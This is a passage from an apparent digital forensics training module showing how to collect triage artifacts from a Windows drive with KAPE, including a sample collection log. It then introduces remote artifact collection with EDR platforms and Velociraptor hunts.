
After downloading, let's unzip the file and launch KAPE. Within the KAPE directory, we'll notice two executable files: `gkape.exe` and `kape.exe`. KAPE provides users with two modes: CLI (`kape.exe`) and GUI (`gkape.exe`).



Let's opt for the GUI version to explore the available options more visually.




The crux of the process lies in selecting the appropriate target configurations.




In KAPE's terminology, `Targets` refer to the specific artifacts we aim to extract from an image or system. These are then duplicated to the output directory.

KAPE's target files have a `.tkape` extension and reside in the `<path to kape>\KAPE\Targets` directory. For instance, the target `RegistryHivesSystem.tkape` in the screenshot below specifies the locations and file masks associated with system-related registry hives. In this target configuration, `RegistryHivesSystem.tkape` contains information to collect the files with file mask `SAM.LOG*` from the `C:\Windows\System32\config` directory.




KAPE also offers `Compound Targets`, which are essentially amalgamations of multiple targets. This feature accelerates the collection process by gathering multiple files defined across various targets in a single run. The `Compound` directory's `KapeTriage` file provides an overview of the contents of this compound target.



Let's specify our source (in our scenario, it's `D:\`) and designate a location to store the harvested data. We can also determine an output folder to house the processed data from KAPE.

After configuring our options, let's hit the `Execute` button to initiate the data collection.




Upon execution, KAPE will commence the collection, storing the results in the predetermined destination.

```
KAPE version 1.3.0.2, Author: Eric Zimmerman, Contact:
https://www.kroll.com/kape ([email protected])

KAPE directory: C:\htb\dfir_module\data\kape\KAPE
Command line:   --tsource D: --tdest
C:\htb\dfir_module\data\investigation\image --target !SANS_Triage --gui

System info: Machine name: REDACTED, 64-bit: True, User: REDACTED OS:
Windows10 (10.0.22621)

Using Target operations
Found 18 targets. Expanding targets to file list...
Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba
already processed. Skipping!
Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba
already processed. Skipping!
Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba
already processed. Skipping!
Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba
already processed. Skipping!
Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba
already processed. Skipping!
```

```
Found 639 files in 4.032 seconds. Beginning copy...
  Deferring
D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDefenderApiLogger.etl due
to UnauthorizedAccessException...
  Deferring
D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDefenderAuditLogger.etl due
to UnauthorizedAccessException...
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagLog.etl due
to UnauthorizedAccessException...
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagtrack-
Listener.etl due to UnauthorizedAccessException...
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-
Application.etl due to UnauthorizedAccessException...
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventlog-
Security.etl due to UnauthorizedAccessException...
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-
System.etl due to UnauthorizedAccessException...
  Deferring
D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTSgrmEtwSession.etl due to
UnauthorizedAccessException...
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTUBPM.etl due to
UnauthorizedAccessException...
  Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTWFP-IPsec
Diagnostics.etl due to UnauthorizedAccessException...
  Deferring D:\$MFT due to UnauthorizedAccessException...
  Deferring D:\$LogFile due to UnauthorizedAccessException...
  Deferring D:\$Extend\$UsnJrnl:$J due to NotSupportedException...
  Deferring D:\$Extend\$UsnJrnl:$Max due to NotSupportedException...
  Deferring D:\$Secure:$SDS due to NotSupportedException...
  Deferring D:\$Boot due to UnauthorizedAccessException...
  Deferring D:\$Extend\$RmMetadata\$TxfLog\$Tops:$T due to
NotSupportedException...
Deferred file count: 17. Copying locked files...
  Copied deferred file
D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDefenderApiLogger.etl to
C:\htb\dfir_module\data\investigation\image\D\Windows\System32\LogFiles\WM
I\RtBackup\EtwRTDefenderApiLogger.etl. Hashing source file...
  Copied deferred file
D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagLog.etl to
C:\htb\dfir_module\data\investigation\image\D\Windows\System32\LogFiles\WM
I\RtBackup\EtwRTDiagLog.etl. Hashing source file...
  Copied deferred file
D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagtrack-Listener.etl to
C:\htb\dfir_module\data\investigation\image\D\Windows\System32\LogFiles\WM
I\RtBackup\EtwRTDiagtrack-Listener.etl. Hashing source file...
  Copied deferred file
D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-Application.etl to
C:\htb\dfir_module\data\investigation\image\D\Windows\System32\LogFiles\WM
I\RtBackup\EtwRTEventLog-Application.etl. Hashing source file...
  Copied deferred file
```


```
D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-System.etl to
C:\htb\dfir_module\data\investigation\image\D\Windows\System32\LogFiles\WM
I\RtBackup\EtwRTEventLog-System.etl. Hashing source file...
  Copied deferred file D:\$MFT to
C:\htb\dfir_module\data\investigation\image\D\$MFT. Hashing source file...
  Copied deferred file D:\$LogFile to
C:\htb\dfir_module\data\investigation\image\D\$LogFile. Hashing source
file...
  Copied deferred file D:\$Extend\$UsnJrnl:$J to
C:\htb\dfir_module\data\investigation\image\D\$Extend\$J. Hashing source
file...
  Copied deferred file D:\$Extend\$UsnJrnl:$Max to
C:\htb\dfir_module\data\investigation\image\D\$Extend\$Max. Hashing source
file...
  Copied deferred file D:\$Secure:$SDS to
C:\htb\dfir_module\data\investigation\image\D\$Secure_$SDS. Hashing source
file...
  Copied deferred file D:\$Boot to
C:\htb\dfir_module\data\investigation\image\D\$Boot. Hashing source
file...
```


The output directory of KAPE houses the fruits of the artifact collection and processing. The exact contents of this directory can differ based on the artifacts selected and the configurations set. In our demonstration, we opted for the `!SANS_Triage` collection target configuration. Let's navigate to KAPE's output directory to inspect the harvested data.



From the displayed results, it's evident that the `$MFT` file has been collected, along with the `Users` and `Windows` directories.

It's worth noting that KAPE has also harvested the `Windows event logs`, which are nestled within the Windows directory sub-folders.




What if we wanted to perform artifact collection remotely and en masse? This is where EDR solutions and Velociraptor come into play.


Endpoint Detection and Response (EDR) platforms offer a significant advantage for incident response analysts. They enable remote acquisition and analysis of digital evidence. For instance, EDR platforms can display recently executed binaries or newly added files. Instead of sifting through individual systems, analysts can search for such indicators across the entire network. Another benefit is the capability to gather evidence, be it specific files or comprehensive forensic packages. This functionality expedites evidence collection and facilitates large-scale searching and collection.

Velociraptor is a potent tool for gathering host-based information using Velociraptor Query Language (VQL) queries. Beyond this, Velociraptor can execute `Hunts` to amass various artifacts. A frequently utilized artifact is the `Windows.KapeFiles.Targets`. While KAPE (Kroll Artifact Parser and Extractor) itself isn't open-source, its file collection logic, encoded in YAML, is accessible via the KapeFiles project. This approach is a staple in Rapid Triage.


To utilize Velociraptor for KapeFiles artifacts:

- Initiate a new Hunt.







- Choose `Windows.KapeFiles.Targets` as the artifacts for collection.




- Specify the collection to use.






